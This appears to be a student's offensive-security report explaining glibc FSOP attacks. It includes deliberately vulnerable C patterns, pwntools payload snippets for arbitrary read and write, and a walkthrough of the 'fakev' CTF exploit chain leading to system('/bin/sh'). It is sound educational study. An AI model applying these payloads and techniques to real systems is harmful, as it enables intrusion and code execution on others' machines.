



OFFENSIVE SECURITY: FILE STREAM ORIENTED PROGRAMMING (FSOP) OVERVIEW

Student: Carmelo Bertolami
Student ID: 345963

Context

Modern binary exploitation has become heavily influenced by standard mitigations such as NX/DEP, ASLR, and stack canaries. Since injecting shellcode or executing straightforward stack smashing is no longer viable in hardened environments, exploitation strategies have pivoted toward data-oriented attacks that abuse pre-existing structures inside the process's memory. File Stream Oriented Programming (FSOP) fits directly into this paradigm. The attack bypasses classic control-flow protections by targeting the dynamic memory objects allocated by the C standard library (`glibc`) for I/O management. Instead of attempting to inject new code, FSOP relies on corrupting the internal state, flags, and buffer pointers of active `FILE` streams. By manipulating these structures, an attacker can trick the library's own cleanup and maintenance routines into granting arbitrary read/write primitives, which can then be chained to leak memory or hijack execution via internal virtual function tables.

Technical background

The interaction between processes in user space and kernel space for I/O operations introduces significant overhead, primarily due to the context switches generated by low-level system calls such as `read` and `write`. To demonstrate this overhead, consider a simple C program that executes 32-byte `read` operations within a loop of 50,000 iterations:

```
#include <unistd.h>
#include <fcntl.h>

int main() {
    char buf[0x1000];
    int fd = open("/dev/urandom", O_RDONLY);
    for (int i = 0; i < 50000; i++) {
        read(fd, buf, 0x20);
    }
    return 0;
}
```

read_loop.c

```

user@linux:~$ gcc read_loop.c -o read_loop.bin
user@linux:~$ time ./read_loop.bin
./read_loop.bin 0.00s user 0.01s system 98% cpu 0.014 total
user@linux:~$ time ./read_loop.bin
./read_loop.bin 0.00s user 0.01s system 98% cpu 0.015 total
user@linux:~$ time ./read_loop.bin
./read_loop.bin 0.00s user 0.01s system 98% cpu 0.014 total
user@linux:~$ time ./read_loop.bin
./read_loop.bin 0.00s user 0.01s system 98% cpu 0.014 total

```

Execution time of read_loop.bin

Analyzing the execution of this program using **strace** (a Unix debugging utility) reveals that it generates exactly 50,000 direct calls to the kernel. To mitigate this performance bottleneck, the C standard library (glibc) provides high-level I/O functions called **fread** and **fwrite**. Replacing the low-level **read** syscall with **fread** reduces the number of kernel invocations.

```

#include <stdio.h>

int main() {
    char buf[0x1000];
    FILE *fp = fopen("/dev/urandom", "r");

    if (fp != NULL) {
        for (int i = 0; i < 50000; i++) {
            fread(buf, 1, 0x20, fp);
        }
        fclose(fp);
    }

    return 0;
}

```

fread_loop.c

```

user@linux:~$ gcc fread_loop.c -o fread_loop.bin
user@linux:~$ time ./fread_loop.bin
./fread_loop.bin 0.00s user 0.00s system 97% cpu 0.005 total
user@linux:~$ time ./fread_loop.bin
./fread_loop.bin 0.00s user 0.00s system 96% cpu 0.004 total
user@linux:~$ time ./fread_loop.bin
./fread_loop.bin 0.00s user 0.00s system 93% cpu 0.005 total
user@linux:~$ time ./fread_loop.bin
./fread_loop.bin 0.00s user 0.01s system 97% cpu 0.006 total
user@linux:~$ time ./fread_loop.bin
./fread_loop.bin 0.00s user 0.00s system 95% cpu 0.004 total

```

Execution time of fread_loop.bin

This reduction is achieved through an internal buffering mechanism: **glibc** allocates a memory area (typically one page, 0x1000 bytes) in user space, managed entirely by the internal pointers of the **_IO_FILE** structure. When **fread** is invoked, it does not immediately request data from the kernel. Instead, it retrieves data directly from this intermediate buffer, advancing its internal pointer (**_IO_read_ptr**) until it reaches the end of the buffered data (**_IO_read_end**). A system call is executed only when the buffer is empty and needs to be refilled.




Figure 1: State of internal pointers managing the read buffer within the `_IO_FILE` structure after a partial read.

Examining the `glibc` source reveals the exact layout of the buffer pointers inside the `_IO_FILE` structure:

```
int _flags;           /* High-order word is _IO_MAGIC; rest is flags. */
char *_IO_read_ptr;   /* Current read pointer */
char *_IO_read_end;   /* End of get area. */
char *_IO_read_base;  /* Start of putback+get area. */
char *_IO_write_base; /* Start of put area. */
char *_IO_write_ptr;  /* Current put pointer. */
char *_IO_write_end;  /* End of put area. */
char *_IO_buf_base;   /* Start of reserve area. */
char *_IO_buf_end;    /* End of reserve area. */
```

Excerpt of `_IO_FILE` struct buffer pointers

Because these contiguous pointers define the boundaries and the state of the I/O operations, they represent the exact memory locations that an attacker aims to corrupt to alter the execution flow or leak sensitive data.

Weaknesses and vulnerabilities

FSOP does not exploit a direct bug in the `_IO_FILE` implementation. Instead, it takes advantage of where these structures are stored. Since `glibc` dynamically allocates `_IO_FILE` structures on the heap, they are fully exposed to standard memory corruption vulnerabilities. To set up an FSOP attack, the attacker first needs a memory write primitive. The most common vectors are:

- **Heap Overflow:** If a program allocates a buffer next to an `_IO_FILE` structure without proper bounds checking, an attacker can overflow the buffer and overwrite the adjacent structure's fields (like `_flags` and the buffer pointers).

```
char *user_buf = malloc(0x20); // Allocates 32 bytes on the heap
FILE *fp = fopen("log.txt", "w"); // Allocates _IO_FILE adjacent to
    user_buf

// Vulnerability: reading up to 256 bytes into a 32-byte buffer
read(0, user_buf, 0x100);
```

Vulnerable pattern leading to `_IO_FILE` corruption




Figure 2: Memory layout demonstrating a Heap Overflow. The input exceeds the `user_buf` boundary, overwriting the adjacent `_IO_FILE` internal pointers.

- **Use-After-Free (UAF):** When a program keeps using a freed `_IO_FILE` pointer, an attacker can allocate a new memory chunk in that exact spot, filling it with a malicious, forged structure.

```
FILE *fp = fopen("temp.txt", "w");

// The file is closed (memory freed), but the pointer is not set to NULL
fclose(fp);

// Attacker allocates a chunk of the same size (approx 0x210 for
// _IO_FILE_plus)
char *payload = malloc(sizeof(FILE));

// Attacker fills the recycled memory chunk with a forged _IO_FILE
// structure
read(0, payload, sizeof(FILE));

// UAF Trigger: Program uses the dangling pointer, parsing the attacker's
// payload
fwrite("test", 1, 4, fp);
```

Vulnerable pattern demonstrating a Use-After-Free on a FILE pointer

- **Arbitrary Write (AAW):** In this scenario, the attacker already has an arbitrary write primitive; they can directly overwrite the fields of active streams. The following example demonstrates how overwriting a FILE structure allows an attacker to write arbitrary data to a target memory location (such as `win_var`) when `fread` is called.

```
#include <stdio.h>
#include <unistd.h>

int win_var = 0;
void win(void) { puts("You Win!"); }

int main(void) {
    printf("win_var @ %p\n", (void *)&win_var);

    FILE *fp = fopen("./secret_file", "r");

    /* Arbitrary write primitive: attacker overwrites the _IO_FILE struct.
```

```

    * sizeof(FILE) ensures the vtable field is reached on x86_64 glibc.
    */
    read(0, fp, sizeof(FILE));

    /* fread dispatches through the corrupted struct */
    char buf[256];
    fread(buf, 1, 10, fp);

    if (win_var) win();
}

```

read_example.c - Arbitrary Write via fread

- **Stack Buffer Overflow (Forging on the Stack):** While `_IO_FILE` structures are typically heap-allocated, FSOP is not limited to that region. A classic Stack Buffer Overflow can be used to inject a forged `_IO_FILE` structure directly into a local stack variable, as detailed in the following POC.

The key insight is the stack frame layout: if `local_buf` and a `FILE *` pointer reside in the same frame, an overflow of `local_buf` can overwrite the pointer itself, redirecting it to the attacker-controlled region on the stack. The subsequent I/O call then operates on the forged structure.

```

// Stack frame layout (grows downward, addresses decreasing):
//
// Higher addresses
// +-----+
// | saved RIP | <- return address
// +-----+
// | saved RBP |
// +-----+
// | FILE *fp | <- overwritten to point to
// |          | local_buf
// +-----+
// | local_buf[0x200] | <- forged _IO_FILE_plus lives
// |                  | here
// | (fake _IO_FILE_plus) |
// +-----+
// Lower addresses (stack grows here)
//
// read(0, local_buf, 0x300) writes:
// [0x000 .. 0x1ff] -> forged _IO_FILE_plus struct
// [0x200 .. 0x207] -> overwrites fp with &local_buf
// [0x208 .. 0x2ff] -> overwrites saved RBP, RIP (optional)

void vulnerable_function(FILE *fp) {
    char local_buf[0x200];

    // Unchecked read: attacker controls both the fake struct
    // AND the value of fp by writing past local_buf's boundary
    read(0, local_buf, 0x300);

    // fp now points to local_buf -- fwrite dispatches
    // through the forged vtable inside the fake struct
    fwrite("test", 1, 4, fp);
}

```

Vulnerable pattern demonstrating stack-based `_IO_FILE` forging

This attack scenario requires three conditions to be met simultaneously:

1. **Layout knowledge:** The attacker must know (or leak) the offset between `local_buf` and `fp` within the stack frame, which depends on the compiler, optimization flags, and ABI.
2. **Bypass of stack canary:** If stack protection (`-fstack-protector`) is enabled, the canary value between `local_buf` and the saved registers must be leaked before crafting the payload.
3. **ASLR bypass:** The forged vtable pointers inside the fake `_IO_FILE` must reference valid executable addresses. An information leak is typically required to defeat ASLR/PIE.

Compared to heap-based FSOP, the stack variant is more constrained but may arise in programs that pass `FILE` pointers as local variables or function arguments alongside unbounded buffers.

Once the memory is corrupted and the `_IO_FILE` structure is altered, the attacker gains control over the internal buffer pointers and the `_fileno` field. By carefully crafting these values, the attacker can hijack standard I/O operations to achieve powerful data-oriented primitives, specifically Arbitrary Read (AAR) and Arbitrary Write (AAW), or even complete execution control.

The attacks

Arbitrary Write (Memory Corruption via `fread`)

When a vulnerable program calls an input function (e.g., `fread`), `glibc` reads data from the specified file descriptor into the memory region bounded by `_IO_buf_base` and `_IO_buf_end`. To exploit this behavior, the attacker overwrites the structure as follows:

- `_fileno` is set to 0 (Standard Input).
- `_IO_buf_base` is set to the target memory address (e.g., a critical variable, a return address, or a GOT entry).
- `_IO_buf_end` is set to the target address plus the payload size.

Consequently, the `fread` operation reads the attacker's input directly from `stdin` and writes it into the specified memory address, achieving an arbitrary memory write without injecting any executable code. The buffer pointers alone are not sufficient, however: the structure state must be internally coherent for `glibc` to take the refill path (`_IO_file_underflow`). In particular the `_IO_NO_READS` flag must be clear and the read area must appear exhausted (`_IO_read_ptr == _IO_read_end`); otherwise the library returns already-buffered bytes and never performs the write into `[_IO_buf_base, _IO_buf_end)`.

Arbitrary Read (Memory Leak via `fwrite`)

When a program invokes an output function (e.g., `fwrite` or `puts`), it flushes data from the internal buffer to the corresponding file descriptor. To leak sensitive data (such as the base address of `libc` required to bypass ASLR), the attacker applies the following modifications:

- `_fileno` is set to 1 (Standard Output).
- `_IO_write_base` is set to the start address of the targeted data.
- `_IO_write_ptr` is set to the end address of the targeted data block.

- `_IO_read_end` is explicitly set equal to `_IO_write_base` to satisfy internal structural validation checks.

This configuration forces the `fwrite` operation to dump the exact contents of the targeted memory region directly to the attacker's terminal. As with the read primitive, this holds only when the flags select the flush path: the `_IO_CURRENTLY_PUTTING` bit must be set and `_IO_NO_WRITES` clear, otherwise `glibc` short-circuits before reaching the copy loop. The precise field set that must be satisfied depends on which output function actually drives the structure (`fwrite`, `puts`, `fflush`, or the `exit`-time flush of `_IO_cleanup`).

Exploitation Automation with Pwntools

Manually crafting a corrupted `_IO_FILE` structure is error-prone due to the strict alignment requirements and version-specific offsets in `glibc`. Modern tools such as `pwntools` abstract this complexity via the `FileStructure` object, whose default state mirrors the real structure layout:

```
In [1]: from pwn import *
In [2]: fp = FileStructure(null=0)
In [3]: fp
Out[3]:
{ flags: 0xfbad0000
  _IO_read_ptr: 0x0
  _IO_read_end: 0x0
  _IO_read_base: 0x0
  _IO_write_base: 0x0
  _IO_write_ptr: 0x0
  _IO_write_end: 0x0
  _IO_buf_base: 0x0
  _IO_buf_end: 0x0
  _IO_save_base: 0x0
  _IO_backup_base: 0x0
  _IO_save_end: 0x0
  markers: 0x0
  chain: 0x0
  fileno: 0x0
  _flags2: 0x0
  _old_offset: 0xffffffff
  _cur_column: 0x0
  _vtable_offset: 0x0
  _shortbuf: 0x0
  unknown1: 0x0
  _lock: 0x0
  _offset: 0xffffffffffffffff
  _codecvt: 0x0
  _wide_data: 0x0
  unknown2: 0x0
  vtable: 0x0}
```

pwntools `FileStructure` object representation in IPython

By leveraging helper methods on this object, an attacker can automate payload generation without manually calculating memory offsets.

```
from pwn import *

# Target address to leak (e.g., a libc pointer to defeat ASLR)
target_address = 0xcafebabe

fp = FileStructure(null=0)
```

```

# read() sets _IO_write_base, _IO_write_ptr, _IO_read_end and _fileno=1 for an
  AAR primitive:
# glibc will flush [target_address, target_address + 0x100] to stdout
fp.read(target_address, 0x100)

payload = bytes(fp)

```

Arbitrary Read payload generation using pwntools

```

from pwn import *

# Target address to overwrite (e.g., a GOT entry or __malloc_hook)
target_address = 0xdeadbeef

fp = FileStructure(null=0)

# write() sets _IO_buf_base/_IO_buf_end and _fileno = 0 for an AAW primitive
fp.write(target_address, 0x100)

# Clear _IO_NO_WRITES, set _IO_CURRENTLY_PUTTING (required for the flush path)
fp.flags &= ~8
fp.flags |= 0x800

payload = bytes(fp)

```

Arbitrary Write payload generation using pwntools

Control Flow Hijacking: The Evolution of Vtable Exploitation

To achieve arbitrary code execution, or Remote Code Execution (RCE) when the vulnerable program is exposed as a network service such as **fakev**, the attacker must bypass data-oriented limitations and seize control of the instruction pointer (RIP). This is traditionally achieved by exploiting the **vtable** pointer. The history of **vtable** exploitation is a continuous arms race between library developers and attackers, defined by distinct eras.

1. Unrestricted Fake Vtables (pre-glibc 2.24)

In older **glibc** versions, the **_IO_FILE** structure is wrapped in **_IO_FILE_plus**. This extended structure appends a pointer to a virtual function table (**struct _IO_jump_t *vtable**), which contains function pointers for internal I/O operations such as **_IO_OVERFLOW** and **_IO_FINISH**. Obtaining RCE was trivial: an attacker could forge a fake jump table in any user-controlled memory region (heap or stack), overwrite the **vtable** pointer to reference it, and replace the desired entry with the address of **system()**. Upon the next I/O call, the library would blindly dereference the attacker's table and execute the payload.

2. The Mitigation: **_IO_vtable_check()**

To counter the widespread abuse of fake vtables, modern **glibc** versions introduced a strict validation mechanism. Before executing any virtual function, the library now invokes **_IO_vtable_check()**, which verifies that the **vtable** pointer falls strictly within the read-only memory section reserved for legitimate vtables (**__libc_IO_vtables**). If the pointer references the heap, stack, or any unauthorized region, the process immediately aborts. This mitigation effectively eliminated the classic Fake Vtable technique.

3. The Modern Bypass: Unchecked `_wide_data`

To support internationalization and wide characters (`wchar_t`) without breaking ABI compatibility for existing applications, `glibc` developers appended a new pointer to the `_IO_FILE` structure: `struct _IO_wide_data *_wide_data`. The `_IO_wide_data` structure essentially mirrors the primary `_IO_FILE` layout. It contains its own dedicated buffering pointers and, most importantly, its own secondary virtual function table. While the `_IO_vtable_check()` mitigation successfully protected the primary vtable, it historically omitted validation for the secondary vtable located inside the `_wide_data` structure. Attackers leveraged this discrepancy to bypass the primary checks entirely. The modern exploitation chain proceeds as follows:

1. **Vtable Pointer Shifting:** The primary `vtable` pointer is overwritten. The attacker redirects it to a valid, misaligned offset within the authorized `libc` region. This forces `glibc` to execute a specific internal function, typically `_IO_wfile_overflow`.
2. **Forging `_wide_data`:** The attacker modifies the `_wide_data` pointer inside the corrupted `_IO_FILE`. It is redirected to a user-controlled memory region that contains a forged `_wide_data` structure.
3. **Unchecked Execution:** The execution of `_IO_wfile_overflow` triggers an internal call to `_IO_wdoallocbuf`. This function dereferences the vtable pointer located *inside* the forged `_wide_data` structure. Because this secondary vtable lacks validation, `glibc` blindly jumps to the attacker's address.

This `_wide_data` chain is the standard control-flow-hijacking vector on *recent* `glibc`, and is described here for completeness. The case study that follows, however, targets `glibc 2.27`, where an older and simpler variant of vtable shifting (onto `_IO_str_overflow`) is still available; that is the technique actually used, *not* the `_wide_data` bypass.

Attack examples: fakev

Target challenge: [OliCyber - fakev](#)

To demonstrate FSOP in practice, the challenge **fakev** is used, originally from **m0leCon**, an international CTF hosted by the Politecnico di Torino, and now available on the OliCyber training platform.

Reconnaissance and Binary Analysis

The challenge provides two files: the ELF binary and the `libc.so.6`. The first step is inspecting the binary properties:

```
user@root:~/offsec/fakev$ file fakev
fakev: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked
      , interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[
      sha1]=ee0ead..., not stripped
```

Target binary properties

The output confirms a standard 64-bit Linux ELF binary. Being dynamically linked, it relies on the system's `glibc`, so the `_IO_FILE` machinery targeted by FSOP is present inside the process. This is a *necessary* precondition, but not a sufficient one: FSOP still requires a memory-corruption primitive capable of forging or overwriting a `FILE` structure, which is supplied here by the vulnerabilities analysed later in this section. The binary is also *not stripped*, so debugging symbols are intact, which simplifies reverse engineering. Running `checksec` on the binary reveals:

user@root:~# checksec --file=fakev							
RELRO	STACK	CANARY	NX	PIE	RPATH		
RUNPATH	Symbols						
Partial RELRO	Canary found	NX enabled	No PIE	No RPATH	No		
RUNPATH	94 Symbols						

Security mitigations of fakev

Two configuration choices directly shape the exploitation strategy:

- **No PIE (Position Independent Executable):** The executable is loaded into memory at a static, predictable base address (typically `0x400000` on x86-64). This eliminates the need for an initial binary leak, as the addresses of all internal functions and global structures are known prior to execution.
- **Partial RELRO (Relocation Read-Only):** The Global Offset Table (GOT) remains writable after the program's initialization.

While NX (Non-Executable memory) prevents traditional shellcode execution and the Stack Canary protects against trivial stack smashing, the combination of static addresses and a writable GOT broadens the set of usable write targets: once an `_IO_FILE` corruption primitive is available, it can be aimed either at a GOT entry / library hook or at the file's own `vtable` pointer. Which of these is actually required depends on the active `glibc` mitigations, so the last reconnaissance step is identifying the exact `glibc` version. Since running `libc.so.6` directly on a mismatched host may crash, the version string is extracted from the binary itself:

```
root@root:~# strings libc.so.6 | grep "GNU C Library"
GNU C Library (Ubuntu GLIBC 2.27-3ubuntu1) stable release version 2.27.
```

Extracting the glibc version

The target environment relies on **glibc 2.27**. By cross-referencing this version with the mitigation timeline established in Table 1, the attack surface can be accurately mapped:

- **Active Mitigations:** The `_IO_vtable_check()` function is present (introduced in 2.24). Attempting a classic fake `vtable` injection will immediately abort the process.
- **Missing Mitigations:** Advanced protections such as Safe-linking (2.32), the removal of `malloc/free` hooks (2.34), and the `_wide_data` `vtable` validation (2.37) are absent.


Given this version and the Partial RELRO configuration, two exploitation paths are viable, and crucially the challenge does *not* require the complex `_wide_data` bypass to hijack the control flow, because `glibc 2.27` still allows the older `vtable`-shifting variant:

- **(a) AAW to a GOT entry or hook.** The Partial RELRO / pre-2.34 environment would allow turning an `_IO_FILE` corruption into an Arbitrary Write aimed at a GOT entry or at a standard library hook such as `__free_hook`.
- **(b) Vtable shifting to `_IO_str_overflow`** (*the route actually taken by the exploit presented here*). The forged file's `vtable` pointer is *shifted* onto the legitimate `_IO_str_jumps` table, so that `fclose()` dispatches into `_IO_str_overflow`, which is then coerced into calling `system("/bin/sh")`.

Both paths rely on the `libc` leak obtained from the Use-After-Free described below; the remainder of this section develops path (b) in full.

Static Analysis with Ghidra

Since the binary is not stripped, all functions are visible, including `main`:

A screenshot of the Ghidra decompiler window showing the decompiled C code for the `main` function. The window title is "Decompile: main - (fakev)". The code is as follows:

```
1
2 void main(void)
3
4 {
5     undefined4 uVar1;
6
7     initialize();
8     do {
9         print_menu();
10        uVar1 = get_int();
11        switch(uVar1) {
12            case 1:
13                open_file();
14                break;
15            case 2:
16                read_content();
17                break;
18            case 3:
19                write_content();
20                break;
21            case 4:
22                close_file();
23                break;
24            case 5:
25                /* WARNING: Subroutine does not return */
26                exit(1);
27        }
28    } while( true );
29 }
30
```

Figure 3: Decompiled view of the main function in Ghidra

The `openfile` function reveals that the program allows opening up to 9 files, organized as a linked list.

Reconstructing the Internal Data Structures

Analyzing the `add` function, responsible for appending files to the global tracking list, reveals the exact layout of the linked list node. The decompiled code shows the following sequence when initializing the first element of the list:

```
HEAD = malloc(0x10); // Allocates 16 bytes: space for two 64-bit pointers
*HEAD = fd;          // Offset 0x0: FILE pointer (passed as argument)
HEAD[1] = 0;         // Offset 0x8: Initializes the next 8 bytes to NULL
```

Memory allocation pattern for a new list node

This pattern maps to the following C structure:

```
struct node_t {
    FILE *file;           // Offset 0x0
    struct node_t *next;  // Offset 0x8
};
```

Reconstructed Linked List Node

The Core Vulnerability: Stack Use-After-Return

Applying this reconstructed `node_t` structure to the decompiled output resolves the obfuscated pointer arithmetic into clear data member accesses. This process reveals a critical logic flaw within the `add` function, specifically introduced as an edge case when the user reaches the maximum file limit. Below is the pseudocode of the `add` function highlighting the vulnerability:

```
int add(FILE *fd) {
    int count = 0;
    struct node_t *current_node;
    struct node_t *heap_chunk;

    // An array of 2 nodes allocated locally on the STACK
    struct node_t fake_stack_node[2];

    // [ ... List traversal logic omitted for brevity ... ]

    // Edge case: when exactly 8 files are already open
    if (count == 8) {
        puts("This is the last file that you could open man!");

        heap_chunk = malloc(sizeof(struct node_t));
        if (heap_chunk == NULL) {
            perror("Couldn't alloc");
            exit(1);
        }

        /* * VULNERABILITY:
         * The program successfully allocates 'heap_chunk', but completely
         ignores it.
         * Instead, it links the global list to 'fake_stack_node', which
         resides
         * in the current stack frame.
         */
        current_node->next = fake_stack_node;
        current_node->next->file = fd;
        current_node->next->next = NULL;

        return 8;
    }

    // [ ... Normal heap allocation for count < 8 ... ]
}
```

Reconstructed and typed pseudocode of the `add()` function

Instead of linking the newly allocated `heap_chunk` to the list, the program erroneously links `fake_stack_node`, an array declared locally on the stack within the `add` function's frame. When the `add` function returns, its stack frame is deallocated, but the global linked list still retains a dangling pointer to that stack address. This creates a **Stack Use-After-Return** vulnerability. Subsequent function calls (such as printing menus or reading user input) will reuse this stack space, overwriting the `FILE *` pointer stored in the phantom node.

Exploiting the Phantom Node

The exploitation of this Stack Use-After-Return relies on deterministic stack frame reuse. When the `add` function returns, the `fake_stack_node` is left at a specific offset on the stack (e.g., `rsp - 0x40`). When the program subsequently prompts the user for a menu choice, the input function

(`get_int`) allocates its local read buffer over the exact same stack memory area previously occupied by `add`. The attacker sends a precisely formatted payload (e.g., `b'4'.ljust(8, b'\x00') + fake_file_bytes`). The first byte ('4') satisfies the menu logic to call `fclose()`, while the appended bytes overwrite the `file` pointer of the phantom `node_t` structure still registered in the global linked list. This redirects the `FILE *` pointer to a forged `_IO_FILE` structure located in the `.bss` section.

Secondary Vulnerability: Use-After-Free

In addition to the stack-based pointer corruption, the application suffers from a Use-After-Free (UAF) vulnerability within its read routine. The program permits reading the contents of a file even after the underlying stream has been closed and its associated heap chunk has been freed. This secondary flaw is a critical component of the exploit chain, providing the necessary primitive to defeat Address Space Layout Randomization (ASLR).

Exploitation Strategy

Achieving Remote Code Execution (RCE) requires chaining both vulnerabilities with the binary's lack of PIE. The attack unfolds in four phases:

- 1. Memory Leak (Defeating ASLR):** The `glibc` heap manager utilizes specific bins for memory chunks. By allocating and subsequently freeing 8 file chunks of size `0xf0`, the attacker exhausts the `tcache` capacity (which holds a maximum of 7 chunks). The 8th freed chunk is consequently placed into the Unsorted Bin. According to `glibc` architecture, a free chunk in the Unsorted Bin has its `fd` and `bk` pointers populated with the address of the `main_arena+96` (the list head) residing inside the `libc` data section.
By exploiting the UAF vulnerability to read the contents of this closed file, the attacker leaks this `main_arena` pointer. The value `0x3ebca0` used in the exploit is the static architectural offset between `main_arena+96` and the base address of `libc.so.6` in version 2.27. Subtracting this fixed offset from the leaked pointer yields the dynamic base address of the `libc`, defeating ASLR.
- 2. Forging the Data Structures:** Since the binary is compiled without PIE, the addresses of its global variables are static and known in advance. The attacker can leverage an input function (e.g., `get_int`) that temporarily stores user-supplied data in a global variable. This global buffer hosts a forged `_IO_FILE` structure alongside a fake `node_t` pointing to it.
- 3. Hijacking the Linked List:** The attacker intentionally triggers the 9th-file edge case within the `add` function, linking the phantom stack address into the global list. By carefully formatting the input during subsequent operations, the attacker overwrites this stack memory, redirecting the corrupted pointer to the fake `node_t` in the `.bss` section.
- 4. Triggering the Exploit:** With the linked list fully compromised, invoking a `close` operation on the corrupted node forces `glibc` to call `fclose()` directly on the attacker's forged `_IO_FILE` structure.

Bypassing `_IO_vtable_check` via `_IO_str_overflow`

Controlling the execution flow during the `fclose` operation requires manipulating the virtual function table (`vtable`) of the forged file structure. In `glibc` 2.27, the `_IO_vtable_check()` mitigation ensures that any `vtable` pointer must fall within the read-only `__libc_IO_vtables` section. To bypass this restriction, the exploit utilizes a `vtable` shifting technique targeting the

`_IO_str_overflow` function, which resides natively within the permitted section. The exploit proceeds as follows:

1. **Vtable Alignment Calculation:** When `fclose()` is called on the forged structure, it attempts to invoke the `_close` function pointer, located at offset `0x88` inside the standard `_IO_jump_t` vtable struct.

Static analysis of the glibc 2.27 binary shows that `_IO_str_jumps` is located exactly `0x3a8` bytes before `_IO_file_jumps`. This displacement can be empirically verified using `objdump` or dynamically calculated within `gdb` (note that the `libc.so.6` shipped with the challenge is *stripped* of its internal symbol table, so these two symbol-based commands must be run against the matching *system* `libc` with debug symbols, e.g. on Ubuntu 18.04; the numeric offsets themselves are fixed for the 2.27-3ubuntu1 build):

```
user@linux:~$ objdump -t /lib/x86_64-linux-gnu/libc.so.6 | grep -E "
    _IO_file_jumps|_IO_str_jumps"
00000000003e82a0 g      0 .data 0x00000000000000d8  GLIBC_2.2.5
    _IO_file_jumps
00000000003e7ef8 g      0 .data 0x00000000000000d8  GLIBC_2.2.5
    _IO_str_jumps
user@linux:~$ gdb -q ./fakev
(gdb) p/x (long)&_IO_file_jumps - (long)&_IO_str_jumps
$1 = 0x3a8
```

Verifying vtable offsets via `objdump` and `GDB`

By setting the forged vtable pointer to `vtable_target - 0x3a8 - 0x88`, we force the execution flow to misalign: when `fclose` adds `0x88` to call `_close`, the instruction pointer lands precisely on the entry point of `_IO_str_overflow`.

2. **Parameter Calculation (RDI Control):** The `_IO_str_overflow` function calculates an allocation size using the following internal glibc formula:

$$\text{new_size} = 2 \times (\text{fp} \rightarrow \text{_IO_write_ptr} - \text{fp} \rightarrow \text{_IO_write_base}) + 100$$

To execute `system("/bin/sh")`, the `new_size` parameter (passed via the RDI register) must equal the memory address of the `/bin/sh` string. The exploit achieves this algebraic requirement by explicitly setting `_IO_write_base = 0` and calculating `_IO_write_ptr` as `(rdi_target - 100) / 2`.

3. **Execution Hijacking (0xE0 Offset):** After calculating `new_size`, `_IO_str_overflow` invokes an internal allocator function. In the `x86_64` architecture layout of the extended `_IO_strfile` structure, the function pointer for this allocator (`_s._allocate_buffer`) is located exactly at offset `0xE0`. By placing the address of `system()` at this specific offset within the forged payload, execution jumps to `system(rdi_target)`.

Structural Preconditions and Static BSS Addresses
